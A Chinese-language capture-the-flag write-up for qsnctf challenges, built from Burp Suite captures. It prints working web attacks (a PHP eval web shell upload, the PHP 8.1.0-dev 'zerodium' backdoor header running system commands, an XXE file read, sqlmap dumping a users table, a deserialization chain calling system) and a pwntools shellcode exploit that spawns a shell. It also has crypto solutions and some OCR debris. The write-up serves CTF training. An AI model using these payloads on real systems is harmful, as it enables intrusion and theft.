WEB

EasyMD5

考查 `MD5碰撞`

DT says that he hold an party this sunday!

if DT invite you? check it!

选择文件 未选择任何文件 选择文件 未选择任何文件
Uplaod

©DT

Not a PDF! angry!!!!!! get out from my page

随便上传文件，将其发送到 Repeater

Burp 项目 Intruder 重放器 查看 帮助 Burp Suite专业版 v2023.7.1 - 临时项目..

仪表盘 代理 Intruder 重放器 Collaborator Sequencer 编码工具 设置

对比工具 日志 扩展 学习

1 ×

发送 取消 目标: http://challenge.qsnctf.com:32562 HTTP/1

请求

美化 Raw Hex

```
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.102 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://challenge.qsnctf.com:32562/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 ------WebKitFormBoundary4qCI4ERAHno92RDG
16 Content-Disposition: form-data; name="d1"; filename="a.png"
17 Content-Type: image/png
18
19 <?php
20 @eval($_POST[8]);
21 echo "it is ok";
22 ?>
23 ------WebKitFormBoundary4qCI4ERAHno92RDG
24 Content-Disposition: form-data; name="d2"; filename="a.png"
25 Content-Type: image/png
26
27 <?php
28 @eval($_POST[8]);
29 echo "it is ok";
30 ?>
31 ------WebKitFormBoundary4qCI4ERAHno92RDG
32 Content-Disposition: form-data; name="submit"
33
```

搜索... 0匹配

响应

美化 Raw Hex

```
38              form-control input-lg">
39            </div>
40          </div>
41          <div class="row">
42            <div class="col-xs-12 col-sm-12 col-md-12">
43              <input type="submit" class="btn btn-lg btn-success btn-block" name="submit" value="Uplaod">
44            </div>
45          </div>
46        </form>
47      </div>
48    </div>
49    <footer class="footer">
50      <p>
        &copy;DT
      </p>
51    </footer>
52
53  </div>
54
55  <script>
56    $(document).ready(function(){
57      $(".close").click(function(){
58        $("myAlert").alert("close");
59      }
        );
60    }
      );
61  </script>
62 </body>
63
64 </html>
65
66 Not a PDF! angry!!!!!! get out from my page
```

搜索... 0匹配

Inspector

完成 1,892字节 | 76 millis

发现需要 pdf 的 MIME

设置 Content-Type 为 application/pdf

请求

美化 Raw Hex

```
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.102Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://challenge.qsnctf.com:32562/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 ------WebKitFormBoundary4qCI4ERAHno92RIG
16 Content-Disposition: form-data; name="d1"; filename="a.png"
17 Content-Type: application/pdf
18
19 <?php
20 @eval($_POST[8]);
21 echo "it is ok";
22 ?>
23 ------WebKitFormBoundary4qCI4ERAHno92RIG
24 Content-Disposition: form-data; name="d2"; filename="a.png"
25 Content-Type: application/pdf
26
27 <?php
28 @eval($_POST[8]);
29 echo "it is ok";
30 ?>
31 ------WebKitFormBoundary4qCI4ERAHno92RIG
32 Content-Disposition: form-data; name="submit"
33
```

响应

美化 Raw Hex

```
37                <input type="file" name="d2" id="d2" class="form-control input-lg">
38              </div>
39            </div>
40            <div class="row">
41              <div class="col-xs-12 col-sm-12 col-md-12">
42                <input type="submit" class="btn btn-lg btn-success btn-block" name="submit" value="Uplaod">
43              </div>
44            </div>
45          </form>
46        </div>
47      </div>
48    </div>
49    <footer class="footer">
50      <p>
          &copy;DT
        </p>
51    </footer>
52
53  </div>
54
55  <script>
56    $(document).ready(function(){
57      $(".close").click(function(){
58        $("myAlert").alert("close");
59      }
        );
60    }
      );
61  </script>
62 </body>
63
64 </html>
65
66 Files are not different! check again
```

猜测题目意思为不同文件，但需要 `md5($a) == md5($b)

根据

```php
<?php
$a = md5('240610708'); // = 0e462097431906509019562988736854
$b = md5('QNKCDZO'); // = 0e830400451993494058024219903391
var_dump($a == $b);
?>
```

所以文件内容修改为 `240610708` 与 `QNKCDZO`

请求

美化 Raw Hex

```
7 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary4qCI4ERA
Hno92RDG
8 User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko)
Chrome/115.0.5790.102Safari/537.36
9 Accept:
text/html,application/xhtml+xml,applic
tion/xml;q=0.9,image/avif,image/webp,i
age/apng,*/*;q=0.8,application/signed-
xchange;v=b3;q=0.7
10 Referer:
http://challenge.qsnctf.com:32562/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 ------WebKitFormBoundary4qCI4ERAHno92RD
G
16 Content-Disposition: form-data; name="
d1"; filename="a.png"
17 Content-Type: application/pdf
18
19 QNKCDZO
20 ------WebKitFormBoundary4qCI4ERAHno92RD
G
21 Content-Disposition: form-data; name="
d2"; filename="a.png"
22 Content-Type: application/pdf
23
24 240610708
25 ------WebKitFormBoundary4qCI4ERAHno92RD
G
26 Content-Disposition: form-data; name="
submit"
27
28 Uplaod
29 ------WebKitFormBoundary4qCI4ERAHno92RD
G--
30
```

响应

美化 Raw Hex

```
46        </div>
47      </div>
48    </div>
49    <footer class="footer">
50      <p>
          &copy;DT
        </p>
51    </footer>
52
53  </div>
54
55  <script>
56    $(document).ready(function(){
57      $(".close").click(function(){
58        $("myAlert").alert("close");
59      }
        );
60    }
      );
61  </script>
62 </body>
63
64 </html>
65
66 <html>
67   <body>
68     <head>
69       <meta http-equiv="refresh" content
         ="1;url=index.html">
70     </head>
71     <h1>
         who let you get me indirectly!!!!!
       </h1>
72     <h2>
         please get /index.html
       </h2>
73   </body>
74 </html>
75
76
77 qsnctf{cac53ff8fba84a4cbc144f00753b491e
```

PHP的后门

根据提示查看 服务器php版本

请求 响应

美化 Raw Hex 页面渲染 \n

```
1 HTTP/1.1 200 OK
2 Host: challenge.qsnctf.com:32654
3 Date: Thu, 29 Feb 2024 11:48:13 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.0-dev
6 Content-type: text/html; charset=UTF-8
7
```

搜索可知此版本有远程命令执行漏洞

修改 `User-Agentt: zerodiumsystem("cat /flag");`

请求

美化 Raw Hex \n

```
1 GET / HTTP/1.1
2 Host: challenge.qsnctf.com:32654
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agentt: zerodiumsystem("cat
  /flag");
6 Accept:
  text/html,application/xhtml+xml,applic
  ation/xml;q=0.9,image/avif,image/webp,
  image/apng,*/*;q=0.8,application/signe
  d-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Connection: close
10
11
```

搜索... 0匹配

响应

美化 Raw Hex \n

```
1 HTTP/1.1 200 OK
2 Host: challenge.qsnctf.com:32654
3 Date: Thu, 29 Feb 2024 11:50:23 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.0-dev
6 Content-type: text/html; charset=UTF-8
7
8 qsnctf{d2242b59dd1e4cc7a265e87d4036750
  4}
9 <!DOCTYPE html>
10 <html>

11   <head>

12     <title>
         □□□□
       </title>

13     <style>
14       body{
15         font-family:Arial,sans-serif;
16         background-color:#f2f2f2;
17         margin:0;
18         padding:20px;
19       }
20       h1{
21         color:#333333;
22       }
23       p{
24         color:#666666;
25       }
26       .flag{
27         color:green;
28         font-weight:bold;
29       }
30       </style>
31     </head>

32     <body>

33       <h1>
```

搜索... 0匹配

Inspector

完成 904字节 | 52 millis

PHP的XXE

给了 phpinfo

dom

DOM/XML	enabled
DOM/XML API Version	20031129
libxml Version	2.8.0
HTML Support	enabled
XPath Support	enabled
XPointer Support	enabled
Schema Support	enabled
RelaxNG Support	enabled

搜索可知 dom.php 可以触发XXE漏洞

随手拿个poc

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe[
    <!ELEMENT test ANY >
    <!ENTITY xxe SYSTEM "file:///flag" >]>
<test>
    <name>&xxe;</name>
</test>
```

请求

美化 Raw Hex

```
GET /dom.php HTTP/1.1
Host: challenge.qsnctf.com:31691
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 166

<?xml version="1.0" encoding="utf-8"?>

  <!DOCTYPE xxe[
  <!ELEMENT test ANY >
  <!ENTITY xxe SYSTEM "file:///flag" >
  ]>
  <test>
    <name>
      &xxe;
    </name>

  </test>
```

响应


美化 Raw Hex

```
[documentElement] => (object value omitted)
[actualEncoding] => utf-8
[encoding] => utf-8
[xmlEncoding] => utf-8
[standalone] => 1
[xmlStandalone] => 1
[version] => 1.0
[xmlVersion] => 1.0
[strictErrorChecking] => 1
[documentURI] => /var/www/html/
[config] =>
[formatOutput] =>
[validateOnParse] =>
[resolveExternals] =>
[preserveWhiteSpace] => 1
[recover] =>
[substituteEntities] =>
[nodeName] => #document
[nodeValue] =>
[nodeType] => 9
[parentNode] =>
[childNodes] => (object value omitted)
[firstChild] => (object value omitted)
[lastChild] => (object value omitted)
[previousSibling] =>
[nextSibling] =>
[attributes] =>
[ownerDocument] =>
[namespaceURI] =>
[prefix] =>
[localName] =>
[baseURI] => /var/www/html/
[textContent] =>

qsnctf{d0a59dd40ce54ae49faaa9150959c0ba}


)

```


Easy_SQLi

简单的布尔盲注，顺便试下 sqlmap


```
python sqlmap.py -u "http://challenge.qsnctf.com:30832/login.php" --data "uname=*&psw=*" --technique B --batch --risk 3 --threads=10 --dbs
```




```
python sqlmap.py -u "http://challenge.qsnctf.com:30832/login.php" --data "uname=*&psw=*" --technique B --batch --risk 3 --threads=10 -D qsnctf --tables
```




```
python sqlmap.py -u "http://challenge.qsnctf.com:30832/login.php" --data "uname=*&psw=*" --technique B --batch --risk 3 --threads=10 -D qsnctf -T users --columns
```




```
python sqlmap.py -u "http://challenge.qsnctf.com:30832/login.php" --data "uname=*&psw=*" --technique B --batch --risk 3 --threads=10 -D qsnctf -T users -C password,username --dump
```

```
Database: qsnctf
Table: users
[2 entries]
+-----------------------------------------+----------+
| password                                | username |
+-----------------------------------------+----------+
| 123456                                  | admin    |
| qsnctf{5b3a356cbba4441a9f14568583170834} | user     |
+-----------------------------------------+----------+
```

雏形系统

php 反序列化

拿 dirsearch 扫了一下得到 /www.zip

```
<div class="container">
    <h1>Welcome to the login testing page!</h1>
    <hr>
    <?php
    $000000=urldecode("%6E1%7A%62%2F%6D%615%5C%76%740%6928%2D%70%78%75%71%79%2A6%6C%72%6B%64%679%5F%65%68
    $000000=$000000{3}.$000000{6}.$000000{33}.$000000{30};$000000=$000000{33}.$000000{10}.$000000{24}.$00
        .$000000{1}.$000000{24};$000000=$000000{7}.$000000{13};$000000.=$000000{22}.$000000{36}
        .$000000{29}.$000000{26}.$000000{30}.$000000{32}.$000000{35}.$000000{26}.$000000{30};
    eval($000000("JE8wTzAwMD0iS1hwSnRScmdxVU9IY0Zld3lvUFNXbkNidmtmTUlkbXh6c0VMWVpCVkdoRE51YUFUbFFqaVRhTWh
    ?>
```

发现php加密了

找个解密网站得到原始代码

```php

<?php
    error_reporting(0);

    class shi
    {
        public $next;
        public $pass;
        public function __toString(){
            $this->next::PLZ($this->pass);
        }
    }
    class wo
    {
        public $sex;
        public $age;
        public $intention;
        public function __destruct(){
            echo "Hi Try serialize Me!";
            $this->inspect();
        }
        function inspect(){
            if($this->sex=='boy'&&$this->age=='eighteen')
            {
                echo $this->intention;
```


```
            }
            echo "🙅18岁🈲";
        }
    }

    class Demo
    {
        public $a;
        static function __callStatic($action, $do)
        {
            global $b;
            $b($do[0]);
        }
    }

    $b = $_POST['password'];
    $a = $_POST['username'];
    @unserialize($a);
    if (!isset($b)) {
        echo "==================PLZ Input Your Name!==================";
    }
    if($a=='admin'&&$b=="'k1fuhu's test demo")
    {
        echo("登录成功");
    }

    ?>
```


思路很清晰

直接构造

```
$c = new wo;
$c->sex = "boy";
$c->age = "eighteen";
$Shit = new shi();
$damn = new Demo;
$damn->$b = "system";
$damn->$a = "system";
$Shit->next = $damn;
$Shit->pass = "cat /flag";
$c->intention = $Shit;
```

```
O:2:"wo":3:{s:3:"sex";s:3:"boy";s:3:"age";s:8:"eighteen";s:9:"intention";O:3:"shi":2:{s:4:"next";O:4:"Demo":2:{s:1:"a";N;s:0:"";s:6:"system";}s:4:"pass";s:9:"cat /flag";}}
```





CRYPTO

解个方程

```
欢迎来到青少年CTF，领取你的题目，进行解答吧！这是一道数学题！！
    p = 70559223834693127821574754764487916409
    q = 29156869899276929183306092253786970568 7
    e = 65537
    d = ?

```

```python
import gmpy2
p = 70559223834693127821574754764487916409
q = 29156869899276929183306092253786970568 7
e = 65537

s = (p-1)*(q-1)
d = gmpy2.invert(e,s)
print ("dec: " + str(d))
```

ez_log

```python
from Crypto.Util.number import *
from random import *
flag=b'key{xxxxxxx}'
m=bytes_to_long(flag)
p=300615666070424235683610232100101678209018957102852629805552606177298940635703717072398449734461825757582727136788354509658796270826601079382634684130304371677672679989893937498532024203303 7
g=3
c=pow(g,m,p)
print(f'c=',c)


 c=140997037410261381315476056815800312387501122500297725627205438122828912226501848456464052736646948947101196020809056782962035366324408050141392371311433107572620621233190600318237804931662 0
```

```python
from sympy import *
from Crypto.Util.number import *

# 已知的参数
p = 300615666070424235683610232100101678209018957102852629805552606177298940635703717072398449734461825757582727136788354509658796270826601079382634684130304371677672679989893937498532024203303 7
g = 3
c = 140997037410261381315476056815800312387501122500297725627205438122828912226501848456464052736646948947101196020809056782962035366324408050141392371311433107572620621233190600318237804931662 0

# 计算离散对数
m = discrete_log(p, c, g)
print("m =", long_to_bytes(m))
```

```
m = b'key{L75F6z}'
```

ezrsa

题干

```python
from Crypto.Util.number import *
flag = b'qsnctf{xxx-xxxx-xxxx-xxxx-xxxxxxxxx}'
m = bytes_to_long(flag)
p = getPrime(512)
q = getPrime(512)
r = getPrime(512)
n = p * q * r
leak = p * q
```

```python
e = 0x10001
c = pow(m, e, n)
print(f'c = {c}')
print(f'n = {n}')
print(f'leak = {leak}')
# c = 173595148273920891298949441727054328036798235134009407863895058729356993814829340513336567479145746034781201823694596731886346933549577879568197521436900228804336056005940048086898794965549472641334237175801757569154295743915744875800647234151498117718087319013271748204766997008772782882813572814296213516343420236873651060868227487925491016675461540894535563805130406391144077296854410932791530755245514034242725719196949258860635915202993968073392778882692892
# n = 139626049249851195634913541717245103753778497910378013527461506127898770033252818255375581808952573096983418806144025805860803156091676056677274277622452859015287333961335685855151800702251903384362268012806210837842962196080841291367626214113980566751061566035977547555872968651575512757097632623325534942877143705220656449793097179749751053972434047103243350272439052621010097970046760719744878032442795358222288582867844157934983557478760514551411536814403124 7
# leak = 152254254502019783796170793516692965417859793325424454902983763285830332059600151137162944897787532369961875766745853731769162511788354655291037150251085942093411304833287510644995339391240164033052417935316876168953838783742499485868268986832640692657031861629721225482114382472324320636566226653243762620647
```

```python
from sage.all import *
from Crypto.Util.number import *
r=n//leak
d=inverse_mod(65537,r-1)
m=pow(c,d,r)
print(long_to_bytes(m))
```


factor1

```python
import gmpy2
import hashlib
from Crypto.Util.number import *

p = getPrime(512)
q = getPrime(512)
d = getPrime(256)
e = gmpy2.invert(d, (p**2 - 1) * (q**2 - 1))
flag = "qsnctf{" + hashlib.md5(str(p + q).encode()).hexdigest() + "}"
print(e)
print(p * q)
```

```
#
46025797414780967181726972189917340570178745754842948360435576580352777
70732473025335441717904100009903832353915404911860888652406859201203199
11787044345161645785822408214350539384359609294563467584988328610735845
44662421108310715520063374061168841473916872665362833955766328858778022
69157970812862013700574069981471342712011889330292259696760297157958521
27638812046822005060041956291087953959483178962559607977316344764323558
41245211623204502089205331747222390295065054926602710169177683831992869
13178821124229554263149007237679675898370759082438533535303763664408320
2632581444885343917128357782831524362772958618 59
#
78665180675705390001452176028555030916759695827388719494705803822699938
65347534898255179004029255203292450310435170341913648307894936347043048
65310141345037940743292853515110238634615608822973312184460278738918856
93166833003633460113924956936552466354566559741886902240131031116897293
10797041178031076481605 3

```

```
from sage.all import *
import hashlib
from Crypto.Util.number import *
A=matrix(ZZ,2)
A[0,0]=2**1024
A[0,1]=e
A[1,1]=n^2
res=A.LLL()
print(res[0])
x=res[0,0]
d=x//(2**1024)
k=(e*d-1)//(n^2)+1
p2q2=1+n^2-(e*d-1)//k
pq=isqrt(p2q2+2*n)
flag = "qsnctf{" + hashlib.md5(str(pq).encode()).hexdigest() + "}"
```

四重加密



base32

```
OFZW4Y3UMY======
qsnctf
```

得到

```
&#122;&#99;&#121;&#101;&#123;&#109;&#120;&#109;&#101;&#109;&#116;&#120;&#114;&#122;&#116;&#95;&#108;&#122;&#98;&#104;&#97;&#95;&#107;&#119;&#109;&#113;&#122;&#101;&#99;&#125;&#124;&#107;&#101;&#121;&#61;&#104;&#101;&#108;&#108;&#111;
```

html 实体解码

根据前四个字母 flag 判断

维吉尼亚密码加密解密

zcye{mxmemtxrzt_lzbha_kwmqzec}

密钥 uryyb 加密 解密 清空

flag{ldvgosdabv_kfkjc_jcvsbdi}

PWN

简单的数学题

nc上去算三道数学题就行

Easy_Shellcode


```
from pwn import *
import re

#context.log_level = "debug"
context.arch = 'amd64'

p = remote("challenge.qsnctf.com", 31977)#process("./easy-shellcode")

buf_addr = p.recvuntil("\n")[:-1]
print(buf_addr)
shellcode_addr = int(buf_addr,16) + 32


shellcode = asm(shellcraft.sh())

payload = shellcode + b'a' * (0x100 + 0x8 - len(shellcode)) + p64(int(buf_addr,16))
#p.recv()
p.sendline(payload)
p.interactive()

```

RE

来打CS咯

在线网站[微步在线云沙箱 (threatbook.com)]

分析网络行为即可



MISC

CTFer Revenge

题目太长贴个图片吧

```
|.d¢iY.îô»T..ý.CI|  68 46 2a 96 95 e8 ee 4f bb 45 09 39 df b9 34 94  0c100000
|6Æ..Ë{;.Ôí.<dåd.|  63 6c 71 90 bc b7 b3 30 4d de 88 c3 46 5e 46 f9  0b100000
|hXÍPîà*{}^!³..}.|  86 85 dc 05 ee 0e a2 b7 d7 e5 12 3b 91 99 d7 09  0a100000
|ÿrÇ-ã¹Üì..ü¨..ãY|  ff 27 7c d2 3e 9b cd ce 00 b9 cf 8a 81 c8 3e 95  09100000
|à.Íæ´.có.åCH.W..|  0e 40 dc 6e 4b e0 36 3f a0 5e 34 84 18 75 89 19  08100000
|^.´Ã¦Rð%...!+9.®|  e5 28 4b 3c 6a 25 0f 52 da 69 f8 12 b2 93 39 ea  07100000
|J.ãG<1)©íæ²Df..^|  a4 59 3e 74 c3 13 92 9a de 6e 2b 44 66 89 f7 e5  06100000
|c@ÃÙÎ&.¿yDºfØÉtL|  36 04 3c 9d ec 62 01 fb 97 44 ab 66 8d 9c 47 c4  05100000
|..W$Êy.,ÂÂ[M²µ>¯|  b1 29 75 42 ac 97 68 c2 2c 2c b5 d4 2b 5b e3 fa  04100000
|èÿe7ÃÝ`¾Ç...mçRÐ|  8e ff 56 73 3c dd 06 eb 7c 59 d0 f9 d6 7e 25 0d  03100000
|XzSN.¿®ªXEñ.\A.c|  85 a7 35 e4 d9 fb ea aa 85 54 1f 19 c5 14 e2 36  02100000
|Â*¸Ü.~7&EtYUíÈÛ.|  2c a2 8b cd 88 e7 73 62 54 47 95 55 de 8c bd c8  01100000
|÷Þ.á.)..ô1Ï³ÜÊr.|  7f ed 21 1e b8 92 21 18 4f 13 fc 3b cd ac 27 30  00100000
|¶Hà.R(f².þ·Ç©Xhÿ|  6b 84 0e 78 25 82 66 2b 98 ef 7b 7c 9a 85 86 ff  0f000000
|.Ê¢ÉL.C.ì.h+G¾O.|  d0 ac 2a 9c c4 a0 34 e9 ce e0 86 b2 74 eb f4 f0  0e000000
|Ã^2YË:üÛ.VxS.ä4Õ|  3c e5 23 95 bc a3 cf bd d1 65 87 35 c8 4e 43 5d  0d000000
|º@JFeø-VÔ...©..ï|  ab 04 a4 64 56 8f d2 65 4d 09 38 da 9a a1 c8 fe  0c000000
|.Ù1..«¼=5.Qt..}K|  b0 9d 13 50 10 ba cb d3 53 29 15 47 61 80 d7 b4  0b000000
|r´.×{]zÃ.´)P+v×.|  27 4b 71 7d b7 d5 a7 3c 50 4b 92 05 b2 67 7d a8  0a000000
|tf²m.ù.û.Ð0.óy..|  47 66 2b d6 09 9f 69 bf 68 0d 03 58 3f 97 f7 39  09000000
|7jb.J£.·}âô.ËÎ.!|  73 a6 26 b1 a4 3a c0 7b d7 2e 4f 60 bc ec e1 12  08000000
|°ðÈÏ...÷F.:·ç5[»|  0b 0f 8c fc e2 50 09 7f 64 c0 a3 7b 7e 53 b5 bb  07000000
|~Æ;.Åû7ô.ó.døýÔ.|  e7 6c b3 49 5c bf 73 4f 98 3f c1 46 8f df 4d 68  06000000
|¶iY¿.¹k}ó..\.(Ë.|  6b 96 95 fb 90 9b b6 d7 3f f8 c8 c5 68 82 bc b0  05000000
|dºáU!.[»Ê³..ÚJ..|  46 ab 1e 55 12 81 b5 bb ac 3b 38 40 ad a4 78 28  04000000
|....Î.«§÷ßýÝo..f|  c1 e2 e1 e9 ec f9 ba 7a 7f fd df dd f6 91 00 66  03000000
|R..í.ã÷òLhgnp.ga|  25 08 f9 de f9 3e 7f 2f c4 86 76 e6 07 e2 76 16  02000000
|If.....û@..Ô4.2|  c6 66 00 00 00 80 00 20 bf 04 00 20 4d 43 59 23  01000000
|..XSvÐ.......KP|  10 90 85 35 67 0d 00 80 00 90 00 41 40 30 b4 05  00000000
```

经常使用 hex editor 的应该很熟悉

根据提示 `从反方向开始移动， 回到当初爱你的时空`

从尾巴开始看

```
|R..í.ã÷òLhgnp.ga|  25 08 f9 de f9 3e 7f 2f c4 86 76 e6 07 e2 76 16  02000000
|lf.....û@..Ô4.2|  c6 66 00 00 00 80 00 20 bf 04 00 20 4d 43 59 23  01000000
